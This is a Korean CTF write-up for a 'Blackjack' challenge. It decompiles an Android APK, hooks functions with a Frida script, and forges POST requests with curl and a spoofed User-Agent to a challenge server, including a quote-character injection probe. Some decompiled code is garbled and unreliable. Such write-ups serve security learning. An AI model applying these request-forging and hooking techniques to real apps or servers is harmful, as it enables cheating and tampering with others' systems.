
Everything From Nothing 750	InterMutation 950	Modem 1000	On My Way/ (Revenge) 1000	Blackjack 1000
--------------------------------	----------------------	---------------	---------------------------------	--------------------------

Web

I'm Blind Not Deaf 250	Ninja 450	LinkedList - 1 450	XSS 500	LinkedList - 2 500	Kou 700
I hate web 900	Cat-Proxy 1000	Blackjack 9000			


(원래는 이렇게 되었어야 할까요...?)

- 1) 웹 문제답게 "Server Info"에 나와있는 페이지에 접근해보면 엄청난 수식을 계산하고 있는 이미지와 함께 "Play for Android!" 문구를 볼 수 있습니다.




2) "Play for Android!" 문구를 눌러보면 안드로이드에서 즐길 수 있는 APK 파일을 다운로드 받을 수 있습니다. ("https://blackjack.tendollar.kr/BlackJack_Dev_V1.0.apk")

3) 안드로이드 디바이스나 가상 에뮬레이터에서 다운로드 받은 APK 파일을 설치해서 실행해보면 왼쪽 그림과 같이 카드 뒷면의 화면을 볼 수 있고, "PLAY" 버튼을 누르고 상황에 따라 "HIT" 버튼을 누르고 "STAY" 버튼을 누르면 딜러의 카드 숫자 합과 플레이어의 카드 숫자 합을 비교하여 블랙잭 규칙에 따라 승리할 경우 플레이어의 달러(\$)가 증가하는 것을 볼 수 있습니다.



4) 플레이를 해보면 딜러의 카드 합은 20과 21만 나오는 것을 알 수 있고, 플레이어는 조합에 따라 다양한 숫자의 합이 나오는 것을 알 수 있습니다. 따라서 플레이어가 딜러에게 이기기 위해서는 딜러는 20, 플레이어는 21이 나와야만 이길 수 있습니다.



5) 다운로드 받은 APK 파일을 열어서 “MainActivity.class” 코드를 보면 “int a(int paramInt1, int paramInt2, int paramInt3)” 함수의 결과 값에 따라서 딜러의 카드가 정해지는 것을 볼 수 있고 플레이어의 카드도 딜러와 동일한 방식으로 “Random().nextInt(64)”의 결과 값에 따라 정해지는 것을 아래 코드에서 확인할 수 있습니다.

The screenshot shows a Java code editor in Android Studio. The code is annotated with several yellow boxes highlighting specific lines of code. A red arrow points from one of these annotations to a callout box containing a method definition.

```
j.start();
MainActivity.this.❷ = MainActivity.this.a(MainActivity.this.❶, MainActivity.this.❸, MainActivity.this.❹);
int i;
if (MainActivity.this.❷ % MainActivity.this.❸ == 0)
{
    if (MainActivity.this.❷ > 48)
    {
        MainActivity.this.s.setImageResource(2131099733);
        MainActivity.this.t.setImageResource(2131099759);
        MainActivity.this.❻ = 21;
        break label1423;
    }
    if (MainActivity.this.❷ > 24)
    {
        MainActivity.this.s.setImageResource(2131099771);
        paramAnonymousView = MainActivity.this.t;
        i = 2131099798;
    }
}
for (;;)
{
    paramAnonymousView.setImageResource(i);
    for (;;)
    {
        MainActivity.this.❻ + 20;
        break;
        MainActivity.this.s.setImageResource(2131099758);
        MainActivity.this.t.setImageResource(2131099772);
    }
    if (MainActivity.this.❻ > 64)
    {
        MainActivity.this.s.setImageResource(2131099771);
        MainActivity.this.t.setImageResource(2131099797);
        MainActivity.this.❻ + 19;
        break;
    }
}
```

```
public int ❷(int paramInt1, int paramInt2, int paramInt3)
{
    return new Random().nextInt(64);
}
```


6) 딜러와 플레이어의 카드가 정해지고 결과에 따라서 "https://blackjack.tendollar.kr/integrity.php" 페이지로 어떠한 "hash" 값을 전송하는 것을 전송하는 것을 볼 수 있고,

if (MainActivity.this.j == MainActivity.this.p)

의 결과에 따라 전송하는 값이 차이가 있는 것을 알 수 있습니다.

```
    {
        Object localObject1 = new java.net.URL;
        ((URL)localObject1).init("https://blockjack.tendollar.kr/integrity.php");
        Object localObject2 = ((IntegrityActivity)IntegrityActivity.i);
        IntegrityActivity.i = null;
        localObject1 = ((HttpsURLConnection)(URL)localObject).openConnection();
        localObject1 = new HttpURLConnection(MainActivity.this$1$1);
        ((HttpsURLConnection)localObject1).init(this);
        ((HttpsURLConnection)localObject1).setHostnameVerifier((HostnameVerifier)localObject);
        ((HttpsURLConnection)localObject1).setRequestMethod("POST");
        ((HttpsURLConnection)localObject1).setDoOutput(true);
        ((HttpsURLConnection)localObject1).setDoInput(true);
        Object localObject3 = new java.util.ArrayList;
        ((ArrayList)localObject3).init(2);
        MainActivity.this.g = Base64.encodeToString((MainActivity.this).digest(), 0);
        MainActivity.this.g.substring(0, 3);
        MainActivity.this.g.substring(0, 3);
        for (int k = MainActivity.this.g.toCharArray(); k < MainActivity.this.E.length; k++) {
            MainActivity.this.E.append(k);
        }
        Object localObject4 = new java.math.BigInteger;
        ((BigInteger)localObject4).init(MainActivity.this.g.toString());
        if (MainActivity.this.j == MainActivity.this.g)
        {
            localObject1 = MainActivity.this;
            ((MainActivity)localObject1).l += MainActivity.this.n;
            localObject1 = MainActivity.this;
            ((MainActivity)localObject1).m += MainActivity.this.n;
            localObject1 = new org/tao/a/a/a;
            localObject5 = new java/lang/StringBuilder;
            ((StringBuilder)localObject5).init();
            ((StringBuilder)localObject5).append(String.valueOf((MainActivity.this.l)));
            ((StringBuilder)localObject5).append(String.valueOf((localObject4)));
            ((StringBuilder)localObject5).append(String.format("%02d", new Object[] { Integer.valueOf(MainActivity.this.g + MainActivity.this.o + MainActivity.this.m) }));
            ((StringBuilder)localObject5).append(String.valueOf((MainActivity.this.m)));
            ((StringBuilder)localObject5).append("hash", ((StringBuilder)localObject5).toString());
            for (;;)
            {
                (List)localObject3.add(localObject);
                break;
            }
            localObject1 = new java/lang/StringBuilder;
            ((StringBuilder)localObject1).init();
            ((StringBuilder)localObject1).append(String.valueOf((MainActivity.this.l)));
            ((StringBuilder)localObject1).append(String.valueOf((localObject4)));
            ((StringBuilder)localObject1).append(String.format("%02d", new Object[] { Integer.valueOf(MainActivity.this.i) }));
            ((StringBuilder)localObject1).append(String.valueOf((MainActivity.this.m)));
            localObject1 = new String(((StringBuilder)localObject1).toString());
        }
    }
}
```

7) 먼저 코드에서 확인한 URL 경로인 “<https://blackjack.tendollar.kr/integrity.php>” 페이지에 접근해보면 정체불명(?)의 페이지를 볼 수 있습니다.



- 8) 해당 페이지에 "POST" 방식으로 임의의 "hash" 값을 요청해보면 위 페이지와 다르게 "<title>You don't have enough money! ;(</title>" 부분이 변경된 것을 확인할 수 있습니다.


```
C:\Windows\system32#cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=1
<!DOCTYPE html>
<html>
<head>
<title>
    You don't have enough money! ;(
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("back.gif");
        text-align: center;
        vertical-align: middle;
    }
</style>
</head>
<body>
    <img src=hack.png>
</body>
</html>

C:\Users\dhkim>
```


A screenshot of a Windows Command Prompt window. The command entered is "curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=1". The output shows the HTML code of the page, with the title section modified to include ";(" after "You don't have enough money! ". The rest of the page content remains the same, including the background image and the "hack.png" image.

9) 다시 코드로 돌아와서 "hash" 아래 부분을 보면 "hash" 값을 보내고 서버로부터 결과 값(?)을 받아서 로그로 출력하는 것을 볼 수 있습니다.



```
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        String result = "background-color: #FFFFFF; background-image: url(\"back.gif\"); text-align: center; vertical-align: middle; }";
        String title = "<title> Nice try! </title>";
        String style = "<style type=\"text/css\"> body { background-color: #FFFFFF; background-image: url(\"back.gif\"); text-align: center; vertical-align: middle; }";
        String html = "<!DOCTYPE html> <html> <head> <title> Nice try! </title> </head> <body> " + result + " </body> </html> ";
        String builder = new StringBuilder();
        builder.append(result);
        builder.append(title);
        builder.append(style);
        builder.append(html);
        Log.d("result", ((StringBuilder)localObject1).toString());
    }
}
```

10) 로그를 보면 위 두 결과와 다르게 "<title>Nice try!</title>"를 받아서 로그로 출력하는 것을 볼 수 있습니다. 이러한 정보를 통해 "hash" 값에 따라서 응답 페이지의 "title" 값이 다르게 나오는 점을 알 수 있습니다.



```
C:\Windows\system32#cmd.exe - adb logcat
11-25 18:40:11.137 7036 9462 D result : background-color: #FFFFFF;
11-25 18:40:11.137 7036 9462 D result : background-image: url("back.gif");
11-25 18:40:11.137 7036 9462 D result : text-align: center;
11-25 18:40:11.137 7036 9462 D result : vertical-align: middle;
11-25 18:40:11.137 7036 9462 D result : }
11-25 18:40:11.137 7036 9462 D result : <style>
11-25 18:40:11.137 7036 9462 D result : </head>
11-25 18:40:11.137 7036 9462 D result : <body>
11-25 18:40:11.137 7036 9462 D result : <!DOCTYPE html>
11-25 18:40:11.137 7036 9462 D result : <html>
11-25 18:40:11.137 7036 9462 D result : <head>
11-25 18:40:11.137 7036 9462 D result : <title>
11-25 18:40:11.137 7036 9462 D result : Nice try!
11-25 18:40:11.137 7036 9462 D result : </title>
11-25 18:40:11.137 7036 9462 D result : <style type="text/css">
11-25 18:40:11.137 7036 9462 D result : body {
11-25 18:40:11.137 7036 9462 D result : background-color: #FFFFFF;
11-25 18:40:11.137 7036 9462 D result : background-image: url("back.gif");
11-25 18:40:11.137 7036 9462 D result : text-align: center;
11-25 18:40:11.137 7036 9462 D result : vertical-align: middle;
```

11) "hash" 값의 형태를 보기 위해서 "hash" 값을 출력하는 "a(String paramString1, String paramString2)" 함수를 확인해보면 되지만 직접 걸어보면 정상적으로 걸리지가 않습니다. 대신 "a()", "b()" 함수에 걸어서 값을 확인할 수 있습니다.

(해당 부분 외에도 "int a(int paramInt1, int paramInt2, int paramInt3)" 함수 등 여러 함수 등이 아래와 같은 에러로 정상적으로 걸리지 않는 문제가 있는데 이 부분에 대해서는 별도로 분석해서 자세하게 공유하도록 하겠습니다. 해당 문제에 대한 다른 해결방법을 알고 계시거나 같이 분석해보실 분은 언제든지 대환영입니다.)

a(): has more than one overload, use .overload(<signature>) to choose from:

```
.overload('ctf.tendollar.MainActivity')
.overload('int', 'int', 'int')"
```

```

MainActivity.class
a.class

package org.a.a.a;
import java.io.Serializable;
import org.a.a.b;

public class a
    implements Serializable, Cloneable, org.a.a.a
{
    private final String a;
    private final String b;

    public a(String paramString1, String paramString2)
    {
        this.a = ((String)org.a.a.b.a(paramString1, "Name"));
        this.b = paramString2;
    }

    public String a()
    {
        return this.a;
    }

    public String b()
    {
        return this.b;
    }
}

((StringBuilder)localObject1).append(String.valueOf(MainActivity.this.a));
localObject = new a("hash", ((StringBuilder)localObject1).toString());
localObject1 = ((HttpURLConnection)localObject2).getOutputStream();

```

12) "a()", "b()" 함수의 리턴 값을 확인해보면서 블랙잭을 진행해보면 다음과 같은 규칙을 찾을 수가 있습니다. 먼저 "hello"로 보내는 값은 서버에서 반응하지 않는 것을 확인할 수 있습니다.

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hello=1
<!DOCTYPE html>
<html>
<head>
<title>
BlackJack!
</title>
<style type="text/css">
body {
    background-color: #FFFFFF;
    background-image: url("back.gif");
    text-align: center;
    vertical-align: middle;
}
</style>
</head>
<body>
<img src=hack.png>
</body>
</html>

C:\Users\dhkim>

```

13) "hash"로 보낸 값은 12 자리로 되어 있으며, 딜러의 카드 숫자 합, 고유 값, 달러 값, 플레이어의 카드 숫자 합으로 구성된 것을 알 수 있습니다.

20(딜러의 카드 숫자 합)106109(고유 값)01(달러 값)21(플레이어의 카드 숫자 합)

```

OPEN FILES < > DBI_Blackjack.py
DBI_Blackjack.py
1 import frida
2 import sys
3
4 def on_message(message, data):
5     if message['type'] == 'send':
6         print("[*] {0}".format(message['payload']))
7     else:
8         print(message)
9
10 jscode = """
11 Java.perform(function () {
12     var MainActivity = Java.use('ctf.tendollar.MainActivity');
13     var org_a_a_a_a = Java.use("org.a.a.a.a");
14     org_a_a_a_a_a.implementation = function () {
15         var retval = this.a.overload().call(this);
16         send('a() ret:' + retval);
17         return retval;
18     };
19     org_a_a_a_a_b.implementation = function () {
20         var retval = this.b.overload().call(this);
21         send('b() ret:' + retval);
22         return retval;
23     };
24 });
25 """
26 device = frida.get_device_manager().enumerate_devices()[1]
27 pid = device.spawn(["ctf.tendollar"])
28 process = device.attach(pid)
29 script = process.create_script(jscode)
30 script.on('message', on_message)
31 script.load()
32 sys.stdin.read()
33
[*] C:\Users\dhkim\Downloads\blackjack\tendollar\blackjack.apk
[*] a() ret:hash
[*] b() ret:201061090025
[*] a() ret:hello
[*] b() ret:101061090020
[*] a() ret:hash
[*] b() ret:201061090015
[*] a() ret:hello
[*] b() ret:451061090046
[*] a() ret:hash
[*] b() ret:201061090022
[*] a() ret:hello
[*] b() ret:4106109004
[*] a() ret:hash
[*] b() ret:201061090121

```

14) "hash=201061090121" 값을 보내면 앞 부분에서 "hash"에 임의의 값을 넣었을 때와 동일하게 "<title>You don't have enough money! ;(</title>"가 응답 값으로 오는 것을 볼 수 있습니다.

```


C:\Windows\system32#cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=201061090121
<!DOCTYPE html>
<html>
<head>
<title>
    You don't have enough money! ;(
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("back.gif");
        text-align: center;
        vertical-align: middle;
    }
</style>
</head>

```

15) 안드로이드 디바이스에서 보내는 형태와 동일한 형태로 "hash" 값을 보냈지만 안드로이드 로그와 다른 응답 값을 받는 것을 알 수 있습니다. 따라서 안드로이드 디바이스가 보내는 것처럼 "User-Agent"를 추가해서 다시 전송해보면 안드로이드 로그와 동일하게 "<title>Nice try!</title>" 값을 받을 수 있습니다. 그리고 전송되는 값에 따라서 "title" 값이 차이가 있는 것도 확인할 수 있습니다.

- 일반적인 결과



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=201061090020 -H "User-Agent: android"
<!DOCTYPE html>
<html>
<head>
<title>
    Nice try!
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("hack.gif");
    }
</style>
```


- 1 달러(1 승) 결과



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=201061090121 -H "User-Agent: android"
<!DOCTYPE html>
<html>
<head>
<title>
    Oh, This is it. :D
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("hack.gif");
    }
</style>
```


- "0"으로 전송한 결과



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=000000000000 -H "User-Agent: android"
<!DOCTYPE html>
<html>
<head>
<title>
    You have no money! :P
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("hack.gif");
    }
</style>
```

- '(특수문자)를 포함한 결과



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\dhkim>curl -X POST https://blackjack.tendollar.kr/integrity.php -d hash=201061090121' -H "User-Agent: android"
<!DOCTYPE html>
<html>
<head>
<title>
    sir, ID Card please. :)
</title>
<style type="text/css">
    body {
        background-color: #FFFFFF;
        background-image: url("hack.gif");
    }
</style>
```

16) 문제의 의도는 플레이어가 승리할 수 있는 조건(딜러는 '20', 플레이어는 '21'인 경우)을 플레이를 통해서 확인하고 동적으로 디버깅을 걸어서 내부적으로 동작하는 코드를 분석하여 특별한 경우에 동작하는 "hash" 값을 서버로 보내는 것입니다.

17) 마지막으로 특별한 경우에 동작하는 조건을 확인해보면 다음과 같고

if (MainActivity.this.j == MainActivity.this.p)

위 같은 코드 상단에서 확인할 수 있습니다.

```

